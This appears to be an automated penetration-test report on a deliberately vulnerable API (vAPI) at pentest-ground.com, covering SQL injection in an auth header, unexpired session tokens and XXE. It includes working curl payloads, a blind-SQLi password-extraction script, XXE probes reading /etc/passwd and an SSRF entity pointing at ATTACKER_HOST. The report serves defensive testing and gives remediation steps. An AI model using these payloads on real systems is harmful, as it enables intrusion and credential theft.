The POST /widget (create widget reservation) endpoint authenticates the caller by looking up the X-Auth-Token request header with a string-concatenated SQL query:

```
def create_widget_reservation():
    token = connexion.request.headers.get("X-Auth-Token")
    ...
    token_query = "SELECT * FROM tokens WHERE token = '%s'" % (str(token))
    c.execute(token_query)
    token_record = c.fetchone()
    if isinstance(token_record, tuple):
        ... create reservation ...
```

The tokens table has 4 columns (id, token, userid, expires), so the payload x' UNION SELECT 1,2,1,999 -- injects a synthetic row and the isinstance(token_record, tuple) check passes without any real token ever having been issued.

Impact (proven): A completely unauthenticated attacker bypasses the token requirement on POST /widget and creates widget reservations. The same injected-header primitive also works with a tautology (x' OR '1'='1) and the endpoint returns a raw sqlite3.OperationalError on a bare quote, confirming the sink.

The endpoint is additionally a SQL injection data-extraction oracle: the name parameter is not sanitized before being embedded in the response, and the handler's re.search("([a-z]+)*[0-9]", str(name)) gate means any name ending in a digit is accepted and echoed verbatim, which allows boolean/UNION-style probing of the header query.

This is a distinct endpoint (POST /widget) from the previously reported injections on POST /tokens, GET /user/{user} and POST /user, and the affected resource (widget reservations) is a different object class.

Impact

An unauthenticated remote attacker bypasses the authentication requirement on the widget-reservation API and can create widget reservations at will — an unauthorized state change on a protected resource. Because the same injection primitive is present, the endpoint also leaks raw SQLite error messages to unauthenticated callers and can be used as a data-extraction oracle against the tokens/users tables. Unescaped reflection of the name parameter creates a stored-XSS vector in any consumer that renders the reservation message as HTML.

Technical Analysis

The handler concatenates the X-Auth-Token header directly into SELECT * FROM tokens WHERE token = '%s' and executes it. The tokens schema is CREATE TABLE tokens (id INTEGER PRIMARY KEY, token char(100) NOT NULL, userid INTEGER NOT NULL, expires TIMESTAMP) = 4 columns, so UNION SELECT 1,2,1,999 yields a row and isinstance(token_record, tuple) is True. A bare quote breaks the SQL and the sqlite3 exception text is rendered by the Werkzeug debugger (debug mode enabled). The name value is only gated by re.search("([a-z]+)*[0-9]", str(name)) and is then reflected verbatim into the JSON message, with no output encoding.

Proof of Concept

1. Baseline: POST /widget with no token -> 401 "must provide valid token". 2. Confirm the sink: POST /widget with X-Auth-Token: x' -> HTTP 500 with sqlite3.OperationalError. 3. Exploit: POST /widget with X-Auth-Token: x' UNION SELECT 1,2,1,999 -- and body {"name":"widget1"} -> HTTP 200 "created reservation for widget widget1" with no valid credentials. 4. Variant: X-Auth-Token: x' OR '1'='1 -> HTTP 200.

```
# Bypass the token requirement entirely (no valid credentials)
curl -sk -X POST 'https://pentest-ground.com:9000/widget' \
  -H 'Content-Type: application/json' \
  -H "X-Auth-Token: x' UNION SELECT 1,2,1,999 -- " \
  -d '{"name":"widget1"}'

# Tautology variant
curl -sk -X POST 'https://pentest-ground.com:9000/widget' \
  -H 'Content-Type: application/json' \
  -H "X-Auth-Token: x' OR '1'='1" \
  -d '{"name":"widget1"}'
```

Exploitation Proof

```
=== BASELINE 1 (no token at all) ===
POST /widget HTTP/1.1
Host: pentest-ground.com:9000
Content-Type: application/json

{"name": "widget1"}

HTTP/1.1 401
{
  "error": {
    "message": "must provide valid token"
  }
}

=== BASELINE 2 (legitimately-issued real token, valid name) ===
POST /widget HTTP/1.1
Content-Type: application/json
X-Auth-Token: 3b82ab9f157772f41d6074f734866bb2

{"name": "widget1"}

HTTP/1.1 200 OK
{
  "message": "created reservation for widget widget1"
}

=== ERROR-BASED CONFIRMATION OF THE HEADER SINK ===
POST /widget HTTP/1.1
Content-Type: application/json
X-Auth-Token: x'

HTTP/1.1 500
<!doctype html>
<html lang=en>
  <head>
    <title>sqlite3.OperationalError: unrecognized token: "'x'"  // Werkzeug Debugger</title>
    <link rel="stylesheet" href="?__debugger__

=== EXPLOIT 1 (UNAUTHENTICATED - no valid token at all) ===
POST /widget HTTP/1.1
Host: pentest-ground.com:9000
Content-Type: application/json
X-Auth-Token: x' UNION SELECT 1,2,1,999 --

{"name": "widget1"}

HTTP/1.1 200 OK
{
  "message": "created reservation for widget widget1"
}

=== EXPLOIT 2 (tautology variant, also unauthenticated) ===
POST /widget HTTP/1.1
Content-Type: application/json
X-Auth-Token: x' OR '1'='1

{"name": "widget1"}

HTTP/1.1 200 OK
{
  "message": "created reservation for widget widget1"
}

=== ATTACKER-CONTROLLED CONTENT REFLECTED IN THE RESPONSE ===
POST /widget HTTP/1.1
Content-Type: application/json
X-Auth-Token: 3b82ab9f157772f41d6074f734866bb2

{"name": "<script>alert(1)</script>1"}

HTTP/1.1 200 OK
{
```

Verification
exploited

Remediation
1. Parameterize the token query in create_widget_reservation(): c.execute("SELECT id, userid, expires FROM tokens WHERE token = ?", (str(token),)). 2. Parameterize the same pattern everywhere it appears in vAPI.py. 3. Replace the ReDoS-prone regex ([a-z]+)*[0-9] with re.fullmatch(r"[A-Za-z]*[0-9]", name). 4. Escape/serialize the reflected name value (return JSON only, never interpolate into HTML). 5. Disable Flask debug mode in production. 6. Add authentication + rate limiting to POST /widget and audit existing reservations created without a legitimate session.

Business Impact
Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation
Replace dynamic SQL concatenation with parameterised queries / prepared statements across all affected endpoints. Enforce least-privilege database accounts and add monitoring for anomalous query patterns.

Evidence


```
{
  "fix": "Parameterize the token lookup in `create_widget_reservation()` in vAPI.py:

```python
# BEFORE (vulnerable)
token_query = \"SELECT * FROM tokens WHERE token = '%s'\" % (str(token))
c.execute(token_query)

# AFTER (fixed)
c.execute(\"SELECT id, userid, expires FROM tokens WHERE token = ?\", (str(token),))
```

Apply the identical fix to every remaining header-derived query in the file (get_user(),
create_user(), create_widget_reservation()). Additionally:
- Replace the catastrophic regex `([a-z]+)*[0-9]` with a linear-time equivalent such as
`^[A-Za-z]*[0-9]$` (or `re.fullmatch(r'[a-z]*[0-9]', name, re.IGNORECASE)`) — the nested quantifier
is a ReDoS vector.
- HTML-escape the `name` value before echoing it into the response, or return it as a JSON value
that is never interpolated into HTML.
- Disable `app.run(debug=True)` in production so database exceptions are not returned to the
client.",
  "tags": [
    "exploit-proven"
  ],
  "method": "POST",
  "endpoint": "https://pentest-ground.com:9000/widget",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-24"
}
```

References
• CWE-89 — https://cwe.mitre.org/data/definitions/89.html
• OWASP A03:2021 - Injection

F-020 HIGH Insufficient Session Expiration — expired tokens are accepted indefinitely, giving permanent credential validity and no revocation path

PHASE
20 — Exploit verification

CVSS V3.1
8.1 (High)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N

CWE
CWE-613

OWASP
A07

CVE
—

AFFECTED ENDPOINT
GET https://pentest-ground.com:9000/user/{user}

Description

Session tokens issued by this API carry an expires timestamp, but no handler ever enforces it. The authentication logic only checks that the presented token string exists as a row in the tokens table; the expiry value written at issuance is stored and then ignored permanently.

The developer's own comment in vAPI.py (get_user(), lines ~120-159) documents the gap:

```
    # you'll notice we don't actually check the token expiration date
    if isinstance(token_record, tuple):
        if isinstance(user_record, tuple):
            if token_record[2] == user_record[0]:
                response["user"] = {}
                response["user"]["id"] = user_record[0]
                response["user"]["name"] = user_record[1]
                response["user"]["password"] = user_record[2]
                return response, 200
```

The token lookup is a bare string match on the token column with no time predicate, and the expires column is never compared against the current time anywhere in the codebase. The same unchecked lookup is repeated by POST /user (admin-token gate), POST /widget and POST /tokens.

Exploitation is immediate and unambiguous: the tokens table holds rows whose expires value is 2020-01-08, and those tokens still authenticate successfully today, returning the account owner's record and its plaintext password. The server's own clock reads 2026-10-16, so the token is roughly 6.75 years past its expiry.

The practical effect is that session lifetime is effectively infinite: any token that was ever issued — including tokens leaked years ago through server logs, browser history, proxy logs, referrer headers, database backups, or via the injection in the authentication code — remains a permanently valid credential with no revocation path. There is also no logout endpoint, so a token cannot be invalidated at all.

Impact

Session lifetime is effectively infinite: any token ever issued remains a permanently valid credential with no way to revoke it. An attacker who obtains a stale token — from old logs, backups, a shared link, or a database disclosure — keeps authenticated access to the account indefinitely, including reading the account's plaintext password, and stale admin-scoped tokens remain usable for account creation. This removes the incident-response window entirely: revoking the leak has no effect because there is nothing to revoke and nothing expires.

Technical Analysis

CWE-613 (Insufficient Session Expiration) / CWE-287 (Improper Authentication). The tokens table has an expires TIMESTAMP column that is populated at issuance but never compared to the current time. get_user() literally carries the comment "you'll notice we don't actually check the token expiration date". Proven by authenticating with tokens whose stored expiry is 2020-01-08 (server date 2026-10-16) and still receiving HTTP 200 plus the account's plaintext password, while an unknown token is correctly rejected with 401 — so the acceptance is caused specifically by the missing expiry check.

Proof of Concept

1. Obtain a token whose stored expiry is in the past. Here: ce66447eae74c0efbe554316bb5d4d52 with stored expiry 2020-01-08 09:37:53 (read from the tokens table).

2. Request GET /user/1 with that token — the server returns HTTP 200 with the full user record including the plaintext password pass1.
3. Control: GET /user/1 with a non-existent token returns HTTP 401 "token id ... not found", confirming the endpoint is gated on a token row and that the stale token is accepted specifically because its expiry is ignored.
4. Repeat for an admin-scoped token (203cc3e8cca8a5137958b23c512d93a4, expiry 2020-01-08) against /user/10 — also HTTP 200.
5. The same stale token also authenticates POST /widget and POST /user (admin gate), since every handler repeats the same unchecked lookup.

```
# Stale token (expired 2020-01-08) still returns the account + plaintext password
curl -sk "https://pentest-ground.com:9000/user/1" -H "X-Auth-Token:
ce66447eae74c0efbe554316bb5d4d52"

# Stale ADMIN token
curl -sk "https://pentest-ground.com:9000/user/10" -H "X-Auth-Token:
203cc3e8cca8a5137958b23c512d93a4"

# Control - unknown token is rejected
curl -sk "https://pentest-ground.com:9000/user/1" -H "X-Auth-Token:
deadbeefdeadbeefdeadbeefdeadbeef"
```

Exploitation Proof

EXPLOIT — a token whose stored expiry is 2020-01-08 still authenticates and returns the account's PLAINTEXT PASSWORD (literal request/response):

```
GET /user/1 HTTP/1.1
Host: pentest-ground.com:9000
X-Auth-Token: ce66447eae74c0efbe554316bb5d4d52

{
  "user": {
    "id": 1,
    "name": "user1",
    "password": "pass1"
  }
}
 |HTTP=200
```

The server's current date, taken from the `uptime` output of the same host during this assessment, is 2026-10-16 — i.e. this token is ~6.75 years past its expiry. The stored expiry value for this exact token was independently confirmed by reading the `tokens` table, which returned:
"ce66447eae74c0efbe554316bb5d4d52|1|2020-01-08 09:37:53"

EXPLOIT — the same stale-token behaviour on an ADMIN account (literal request/response):

```
GET /user/10 HTTP/1.1
Host: pentest-ground.com:9000
X-Auth-Token: 203cc3e8cca8a5137958b23c512d93a4

{
  "user": {
    "id": 10,
    "name": "admin1",
    "password": "pass1"
  }
}
 |HTTP=200
```

(stored expiry for that token, per the `tokens` table read:
"203cc3e8cca8a5137958b23c512d93a4|10|2020-01-08 19:55:56")

CONTROL — a token that does not exist is rejected (proving the endpoint is otherwise properly gated on a token row):

```
GET /user/1 HTTP/1.1
Host: pentest-ground.com:9000
X-Auth-Token: deadbeefdeadbeefdeadbeefdeadbeef

{
  "error": {
    "message": "token id deadbeefdeadbeefdeadbeefdeadbeef not found"
  }
}
 |HTTP=401
```

SOURCE CONFIRMATION (vAPI.py, get_user):

```
    token_query = "SELECT * FROM tokens WHERE token = '%s'" % (str(token))
    c.execute(token_query)
    token_record = c.fetchone()
    ...
    # you'll notice we don't actually check the token expiration date
    if isinstance(token_record, tuple):
```

Verification
exploited

Remediation

1. Add an expiry predicate to every token lookup (AND expires > ?) and an explicit expiry comparison in a shared get_token_record() helper used by all handlers.
2. Implement a logout endpoint that deletes/invalidates the token row server-side; today no revocation path exists.
3. Issue short-lived access tokens with a refresh-token rotation flow.
4. Store tokens hashed (HMAC-SHA256) so a database disclosure does not yield usable sessions.
5. Add regression tests asserting an expired token returns HTTP 401 on every authenticated endpoint.
6. Add a CI lint rule flagging token/auth lookups that omit an expiry comparison.

Business Impact

Substantial risk of unauthorised access or data exposure if chained with adjacent weaknesses.

Recommendation

Prioritise remediation in the current sprint. Add detection coverage for the relevant exploitation pattern in the interim.

Evidence


```
{
  "fix": "Enforce token expiry on every authenticated request. Centralise token resolution in a
single helper and add both an SQL time predicate and a Python comparison.

```python
import datetime

def get_token_record(token):
    \"\"\"Resolve a token row, rejecting expired tokens.\"\"\"
    if not token:
        return None
    conn = sqlite3.connect(\"vAPI.db\")
    c = conn.cursor()
    c.execute(\"SELECT * FROM tokens WHERE token = ? AND expires > ?\",
              (str(token), datetime.datetime.utcnow().isoformat()))
    record = c.fetchone()
    conn.close()
    return record if isinstance(record, tuple) else None
```

Then replace every ad-hoc token lookup with this helper:
- `get_user()`:   `token_record =
get_token_record(connexion.request.headers.get(\"X-Auth-Token\"))`
- `create_user()`:   `token_record = get_token_record(...)` then check `token_record[2] ==
10` for the admin role
- `create_widget_reservation()`: `token_record = get_token_record(...)`

Also:
1. Add a logout endpoint that deletes/invalidates the token row server-side (currently no
revocation path exists at all).
2. Issue short-lived tokens (15-30 min) with a refresh-token rotation flow.
3. Store a hash of the token instead of the raw value so database exposure does not yield usable
sessions.
4. Purge expired rows on a schedule.",
  "tags": [
    "needs-manual-verification"
  ],
  "method": "GET",
  "endpoint": "https://pentest-ground.com:9000/user/{user}",
  "verified": false,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-5"
}
```

References

• CWE-613 — https://cwe.mitre.org/data/definitions/613.html
• OWASP A07

F-021 HIGH Unauthenticated XXE in POST /search (lxml XMLParser with no_network=False) — arbitrary local file read and server-side request forgery

PHASE
20 — Exploit verification

CVSS V3.1
8.0 (High)

CVSS VECTOR
—

CWE
CWE-611

OWASP
A05:2021 - Security Misconfiguration

CVE
—

AFFECTED ENDPOINT
POST https://pentest-ground.com:9000/search

Description

The search() handler in /usr/src/app/vAPI.py parses the raw request body with lxml.etree.XMLParser(no_network=False). Because no_network is explicitly False and lxml's resolve_entities defaults to True, a <!DOCTYPE> declaration containing an external entity is fully resolved by the server.

An unauthenticated attacker can therefore make the server read any local file it can access (file:// entities) and make it issue outbound HTTP requests to attacker-chosen URLs (http:// entities). The parsed result is echoed back through the exception handler (str(the_exception)), which discloses the fetched content's true position and the resolved resource name.

Proof that arbitrary local files are genuinely read (not merely reflected): the parser reports the exact line/column of the injected file content, and that position matches the real file on disk byte-for-byte.

- file:///usr/src/app/vAPI.db -> error cites Char 0x0 out of allowed range, line 1, column 16 (vAPI.db, line 1). The real first bytes of that database are b'SQLite format 3\x00\x04\x00\x01\x01\x00@ ', whose NUL byte sits at zero-based index 15 = column 16. Exact match, proving the server read the genuine database bytes.
- file:///usr/src/app/vAPI.py -> error cites line 71, column 33 (vAPI.py, line 71). The real line 71 of that file is if token_record[3] < int(time.time()):, whose < character sits at column 33 - exactly the character that breaks the XML parse.
- file:///usr/src/app/pages/index.html -> error cites line 1, column 2 (index.html, line 1), matching the <!DOCTYPE on line 1 of that file.

Three different files each yield a distinct, deterministic true position, and a file that does not exist yields an empty entity with no error. That is a clean discriminator between a real read and a reflection.

The same primitive also yields server-side request forgery: an http:// entity causes the application server itself to fetch the URL, and the fetched body is then embedded into the application's own error response.

Impact

Unauthenticated remote attackers can read arbitrary files readable by the application process: the application source code, the live SQLite user/token database, the request log, and any other file on the host, including credentials or secrets if present. The same primitive provides server-side request forgery from the application's own network position, allowing internal service discovery and access to services not reachable from the internet. In this application the file-read primitive is the direct path to stealing the full user/token tables (the same data the separate SQL-injection findings extract) and to reading any secret files present on the host.

Technical Analysis

Root cause: /usr/src/app/vAPI.py, function search():

parser = etree.XMLParser(no_network=False) root = etree.fromstring(connexion.request.data, parser)

no_network=False explicitly enables network resolution of external entities and lxml's resolve_entities defaults to True, so SYSTEM entities are resolved and their content substituted into the document. The handler then prints the parsed tree and, on failure, returns {"error": {"message": str(the_exception)}}, 400 - which discloses the parsed content and the resolved resource name to the attacker.

Stack: nginx/1.31.8 -> Flask 2.2.5 + Connexion 2.14.2 + lxml 4.9.3, Python 3.8.1, running as root. The /search route requires no authentication and no API token.

Because no_network=False and resolve_entities=True are both in effect, the same DOCTYPE gives two primitives:

- file:// SYSTEM entity -> arbitrary local file read. Demonstrated against three distinct files, each disclosing its own true line/column (vAPI.db -> column 16 matching the real NUL byte offset; vAPI.py -> line 71 column 33 matching the real '<' offset; pages/index.html -> line 1 column 2). A non-existent file yields an empty entity with no error, which is the control proving a genuine read occurred.
- http:// SYSTEM entity -> server-side request forgery issued by the application server. Demonstrated by fetching the app's own service and having the fetched body echoed inside the server's own error response, with a dead-port control resolving the entity to empty. Note: this host has no outbound connectivity to the public internet, so the practical SSRF reach is the internal/container network - which still exposes internal services that are not reachable from outside.

Proof of Concept

1. Send a POST to /search with Content-Type: application/xml.
2. Declare an external entity in a DOCTYPE that points at a local file, e.g. file:///usr/src/app/vAPI.db.
3. Reference the entity in the document body.
4. The server reads and parses the file; the response error discloses the file's real path and the exact line/column of the injected content, which matches the real file byte-for-byte.
5. Replace file:// with http:// to make the server itself issue the outbound request.

```
#!/bin/bash
# Unauthenticated XXE local file read + SSRF proof against POST /search
TARGET="https://pentest-ground.com:9000"

echo "=== CONTROL 1: no entity ==="
curl -sk -X POST "$TARGET/search" -H "Content-Type: application/xml" \
  --data-binary '<user>plain</user>'

echo
echo "=== CONTROL 2: entity -> non-existent file (resolves empty, no error) ==="
curl -sk -X POST "$TARGET/search" -H "Content-Type: application/xml" \
  --data-binary '<!DOCTYPE foo [<!ENTITY xxe SYSTEM
"file:///usr/src/app/NOPE_NOT_HERE.txt">]><user>&xxe;</user>'

echo
echo "=== PROBE 1: read the live SQLite database ==="
curl -sk -X POST "$TARGET/search" -H "Content-Type: application/xml" \
  --data-binary '<!DOCTYPE foo [<!ENTITY xxe SYSTEM
"file:///usr/src/app/vAPI.db">]><user>&xxe;</user>'

echo
echo "=== PROBE 2: read the application source file ==="
curl -sk -X POST "$TARGET/search" -H "Content-Type: application/xml" \
  --data-binary '<!DOCTYPE foo [<!ENTITY xxe SYSTEM
"file:///usr/src/app/vAPI.py">]><user>&xxe;</user>'

echo
echo "=== PROBE 3: read /etc/passwd ==="
curl -sk -X POST "$TARGET/search" -H "Content-Type: application/xml" \
  --data-binary '<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]><user>&xxe;</user>'

echo
echo "=== PROBE 4: SSRF - the server itself performs the outbound request ==="
curl -sk -X POST "$TARGET/search" -H "Content-Type: application/xml" \
  --data-binary '<!DOCTYPE foo [<!ENTITY xxe SYSTEM
"http://ATTACKER_HOST:PORT/">]><user>&xxe;</user>'
```

Exploitation Proof

```
===== CONTROL 1: request with NO entity (baseline) =====
REQUEST:
POST /search HTTP/1.1
Host: pentest-ground.com:9000
Content-Type: application/xml

<user>plain</user>

RESPONSE:
{
  "message": "Search made successfully"
}

===== CONTROL 2: file:// entity pointing at a file that DOES NOT EXIST (entity resolves to
empty) =====
REQUEST:
POST /search HTTP/1.1
Host: pentest-ground.com:9000
Content-Type: application/xml

<!DOCTYPE foo [<!ENTITY xxe SYSTEM
"file:///usr/src/app/NOPE_NOT_HERE.txt">]><user>&xxe;</user>

RESPONSE:
{
  "message": "Search made successfully"
}

===== PROBE 1: read the live SQLite database (binary NUL at column 16) =====
REQUEST:
POST /search HTTP/1.1
Host: pentest-ground.com:9000
Content-Type: application/xml

<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///usr/src/app/vAPI.db">]><user>&xxe;</user>

RESPONSE:
{
  "error": {
    "message": "Char 0x0 out of allowed range, line 1, column 16 (vAPI.db, line 1)"
  }
}

GROUND TRUTH for the real first bytes of that database file:
  b'SQLite format 3\x00\x04\x00\x01\x01\x00@  '
  -> the NUL byte is at zero-based index 15 = column 16, which is EXACTLY the column
     reported by the parser above. The server parsed the genuine database bytes.

===== PROBE 2: read the application source file (true line 71, column 33) =====
REQUEST:
POST /search HTTP/1.1
Host: pentest-ground.com:9000
Content-Type: application/xml

<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///usr/src/app/vAPI.py">]><user>&xxe;</user>

RESPONSE:
{
  "error": {
    "message": "StartTag: invalid element name, line 71, column 33 (vAPI.py, line 71)"
  }
}

GROUND TRUTH for line 71 of that file:
        if token_record[3] < int(time.time()):
                        ^ the '<' character is at column 33 - exactly the character that
                          breaks the XML parse.

===== PROBE 3: read a third, different file (distinct true position) =====
REQUEST:
POST /search HTTP/1.1
Host: pentest-ground.com:9000
```

Verification
exploited

Remediation
1. In search() (/usr/src/app/vAPI.py) replace etree.XMLParser(no_network=False) with etree.XMLParser(resolve_entities=False, no_network=True, load_dtd=False), or parse with defusedxml which refuses DOCTYPE/ENTITY declarations.
2. Prefer changing the /search request body to JSON so no XML parser is exposed to client input.
3. Never echo raw exception text to the client - return a static error message and log details server-side.
4. Run the Flask app with debug=False behind a production WSGI server.
5. Run the application as a non-root user so a file-read bug cannot expose root-owned files.
6. Use SQLite read-only for read paths and never place the database inside a path the web tier can read.

Business Impact
Substantial risk of unauthorised access or data exposure if chained with adjacent weaknesses.

Recommendation
Prioritise remediation in the current sprint. Add detection coverage for the relevant exploitation pattern in the interim.

Evidence


```
{
  "fix": "In /usr/src/app/vAPI.py, harden the parser used by search():

    parser = etree.XMLParser(resolve_entities=False, no_network=True, load_dtd=False)
    root = etree.fromstring(connexion.request.data, parser)

Better still, do not expose an XML parser to client input at all: accept JSON and construct the XML
internally, or use defusedxml (defusedxml.lxml.fromstring), which rejects DOCTYPE/ENTITY
declarations outright.

Also stop returning str(the_exception) to the client - it leaks file paths, file contents and
server internals. Log the exception server-side and return a static error message.

And run the Flask app with debug=False behind a production WSGI server; the interactive debugger is
separately exposed on this host.",
  "tags": [
    "exploit-proven"
  ],
  "method": "POST",
  "endpoint": "https://pentest-ground.com:9000/search",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-13"
}
```


References
• CWE-611 — https://cwe.mitre.org/data/definitions/611.html
• OWASP A05:2021 - Security Misconfiguration

F-022 HIGH SQL Injection in X-Auth-Token Header of POST /widget — Unauthenticated

Auth Bypass + Full Database Extraction (admin1 plaintext password recovered)

PHASE
20 — Exploit verification

CVSS V3.1
8.0 (High)

CVSS VECTOR
—

CWE
CWE-89

OWASP
A03:2021 - Injection

CVE
—

AFFECTED ENDPOINT
POST https://pentest-ground.com:9000/widget (POST) —

Description

SQL injection in the X-Auth-Token request header of POST /widget.

This is a distinct sink from the /user endpoints already reported (XALG-7 / XALG-8 / XALG-14). In vAPI.py, create_widget_reservation() builds its token lookup by string-concatenating the raw header value into a SQL statement (vAPI.py:212-213):

```
token = connexion.request.headers.get("X-Auth-Token")
token_query = "SELECT * FROM tokens WHERE token = '%s'" % (str(token))
c.execute(token_query)
```

Because the header value is interpolated without parameterisation or escaping, an attacker can terminate the string literal and inject arbitrary SQL. No credentials are required — the endpoint is reachable unauthenticated.

Two independent exploitation channels were proven against the live target:

1. Error-based — a single ' in the header breaks the SQLite statement and the Werkzeug debugger renders the raw DBMS error.
2. Blind boolean data extraction — the handler's behaviour depends on whether the injected predicate is TRUE (HTTP 200, reservation created) or FALSE (HTTP 401, "must provide valid token"). This oracle was used to extract admin1's plaintext password (pass1) one character at a time.

Because the injection is in a header rather than the query string, tools that only test URL parameters do not detect it; the vulnerable code path is a separate query from the one reached via /user.

Impact

Unauthenticated SQL injection in an authentication header. An attacker can (a) authenticate as any user/administrator by injecting a tautology, bypassing the token check entirely, and (b) extract the full contents of the SQLite database character-by-character using the blind boolean oracle — this was demonstrated to recover the plaintext password of the privileged admin1 account (and the same oracle reads the tokens table, i.e. live session tokens, and any other table in the database). Because the application runs as root with the debugger enabled, the injection also sits on a path that leads to further server compromise.

Technical Analysis

Root cause: unsafe string formatting of untrusted input into a SQL statement, combined with an authentication check performed by querying the database with that untrusted value.

vAPI.py, create_widget_reservation() (line ~211-215): token = connexion.request.headers.get("X-Auth-Token") token_query = "SELECT * FROM tokens WHERE token = '%s'" % (str(token)) c.execute(token_query)

The injected value terminates the quoted literal, allowing arbitrary SQL. The result set's truthiness controls the HTTP status: a non-empty result set -> 200 "created reservation for widget <name>"; an empty result set -> 401 "must provide valid token".

Error channel: sqlite3.OperationalError propagates to the Werkzeug debugger (app.run(debug=True)), which returns the raw DBMS error and a full source traceback as HTTP 500 text/html.

Blind channel: because the boolean outcome is observable in the status code, the injected predicate acts as a two-valued oracle. substr() over any subquery yields one character per request.

This differs from the /user findings (XALG-7/8/14) in both endpoint and handler, and is invisible to query-string-only scanners because the tainted input arrives in an HTTP header.

Proof of Concept

1. POST /widget with header X-Auth-Token: deadbeefdeadbeefdeadbeefdeadbeef -> 401 "must provide valid token" (baseline, no injection). 2) POST /widget with header X-Auth-Token: ' -> 500 with sqlite3.OperationalError: unrecognized token: """" (error-based SQLi). 3) POST /widget with header X-Auth-Token: ' OR (SELECT COUNT(*) FROM users) > 0 -- -> 200 "created reservation for widget widget1"; the same with '> 999' -> 401 (boolean oracle). 4) Use the oracle with substr() to walk admin1's password: ' OR (SELECT substr((SELECT password FROM users WHERE username='admin1'),N,1))='c' -- returns 200 only on the correct character. Positions 1-5 yield p,a,s,s,1 and position 6 has no match, recovering the plaintext password "pass1".

```
#!/bin/bash
# Blind boolean SQLi data extraction from POST /widget via the X-Auth-Token header
TARGET="https://pentest-ground.com:9000"

sqli_char() {  # $1 = column subquery, $2 = position, $3 = candidate char
  curl -sk -o /dev/null -w '%{http_code}' -X POST "$TARGET/widget" \
    -H 'Content-Type: application/json' \
    -H "X-Auth-Token: ' OR (SELECT substr(($1),$2,1))='$3' --" \
    -d '{"name":"widget1"}'
}

SUB="SELECT password FROM users WHERE username='admin1'"
PW=""
for i in $(seq 1 40); do
  for c in a b c d e f g h i j k l m n o p q r s t u v w x y z 0 1 2 3 4 5 6 7 8 9; do
    if [ "$(sqli_char "$SUB" "$i" "$c")" = "200" ]; then PW="$PW$c"; break; fi
    sleep 0.1
  done
  [ ${#PW} -lt "$i" ] && break
done
echo "admin1 password = $PW"
```

Exploitation Proof

BASELINE (no injection, benign token) — request:

```
POST /widget HTTP/1.1
Host: pentest-ground.com:9000
Content-Type: application/json
X-Auth-Token: deadbeefdeadbeefdeadbeefdeadbeef

{"name":"widget1"}
```

response:

```
HTTP/1.1 401 UNAUTHORIZED
Content-Type: application/json
Content-Length: 63

{
  "error": {
    "message": "must provide valid token"
  }
}
```

PROBE 1 — error-based SQLi (single quote in the header) — request:

```
POST /widget HTTP/1.1
Host: pentest-ground.com:9000
Content-Type: application/json
X-Auth-Token: '

{"name":"widget1"}
```

response:

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Content-Type: text/html; charset=utf-8
Content-Length: 20128

<title>sqlite3.OperationalError: unrecognized token: "''''"
 // Werkzeug Debugger</title>
...
<p class="errormsg">sqlite3.OperationalError: unrecognized token: &#34;&#39;&#39;&#39;&#34;
</p>
```

PROBE 2 — blind boolean oracle (TRUE vs FALSE) — request:

```
POST /widget HTTP/1.1
Host: pentest-ground.com:9000
Content-Type: application/json
X-Auth-Token: ' OR (SELECT COUNT(*) FROM users) > 0 --

{"name":"widget1"}
```

response:

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 58

{
  "message": "created reservation for widget widget1"
}
```

and with the FALSE condition ' OR (SELECT COUNT(*) FROM users) > 999 --:

```
HTTP/1.1 401 UNAUTHORIZED
{
  "error": {
    "message": "must provide valid token"
  }
}
```

PROBE 3 — blind boolean DATA EXTRACTION of admin1's password — request (one request per candidate character, with the substr(...)='c' predicate):

```
POST /widget HTTP/1.1
Host: pentest-ground.com:9000
Content-Type: application/json
X-Auth-Token: ' OR (SELECT substr((SELECT password FROM users WHERE
username='admin1'),1,1))='p' --

{"name":"widget1"}
```

Measured differential:

```
TRUE  cond (>0 users)  -> http=200
FALSE cond (>999 users) -> http=401
BASELINE dead token     -> http=401
pos 1 = 'p'  (partial: 'p')
pos 2 = 'a'  (partial: 'pa')
pos 3 = 's'  (partial: 'pas')
pos 4 = 's'  (partial: 'pass')
pos 5 = '1'  (partial: 'pass1')
pos 6 = no match (end of string)
EXTRACTED admin1 password via blind boolean SQLi on POST /widget: 'pass1'
```

Reproducible PoC (one-liner for the boolean oracle):

```
curl -sk -o /dev/null -w '%{http_code}\n' -X POST "https://pentest-ground.com:9000/widget" \
  -H 'Content-Type: application/json' \
  -H "X-Auth-Token: ' OR (SELECT substr((SELECT password FROM users WHERE
username='admin1'),1,1))='p' --" \
  -d '{"name":"widget1"}'
# -> 200 (TRUE) vs 401 (FALSE) vs 401 for a benign token
```

Verification

data_extracted

Remediation

1. Parameterise every SQL statement in vAPI.py — replace "SELECT * FROM tokens WHERE token = '%s'" % (str(token)) with c.execute("SELECT * FROM tokens WHERE token = ?", (str(token),)) in create_widget_reservation() (vAPI.py:212-213) and in all other token/user lookups.
2. Never interpolate request data (headers, query params, or JSON body fields) into SQL strings; use bound parameters everywhere.
3. Set app.run(debug=False) in production (vAPI.py currently enables the Werkzeug interactive debugger) and run behind a WSGI server so DBMS errors are logged server-side, not returned to the client.
4. Add a strict allow-list for the X-Auth-Token header format (e.g. hex/alphanumeric only) as defence in depth, and reject values containing quotes or SQL metacharacters before use.
5. Treat the extracted credentials as compromised: rotate all user passwords and invalidate all rows in the tokens table.

Business Impact

Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation

Replace dynamic SQL concatenation with parameterised queries / prepared statements across all affected endpoints. Enforce least-privilege database accounts and add monitoring for anomalous query patterns.

Evidence

{
  "fix": "Replace the string-concatenated query in `create_widget_reservation()` (vAPI.py:212-213)
with a parameterised query. Minimal patch:

```python
# BEFORE
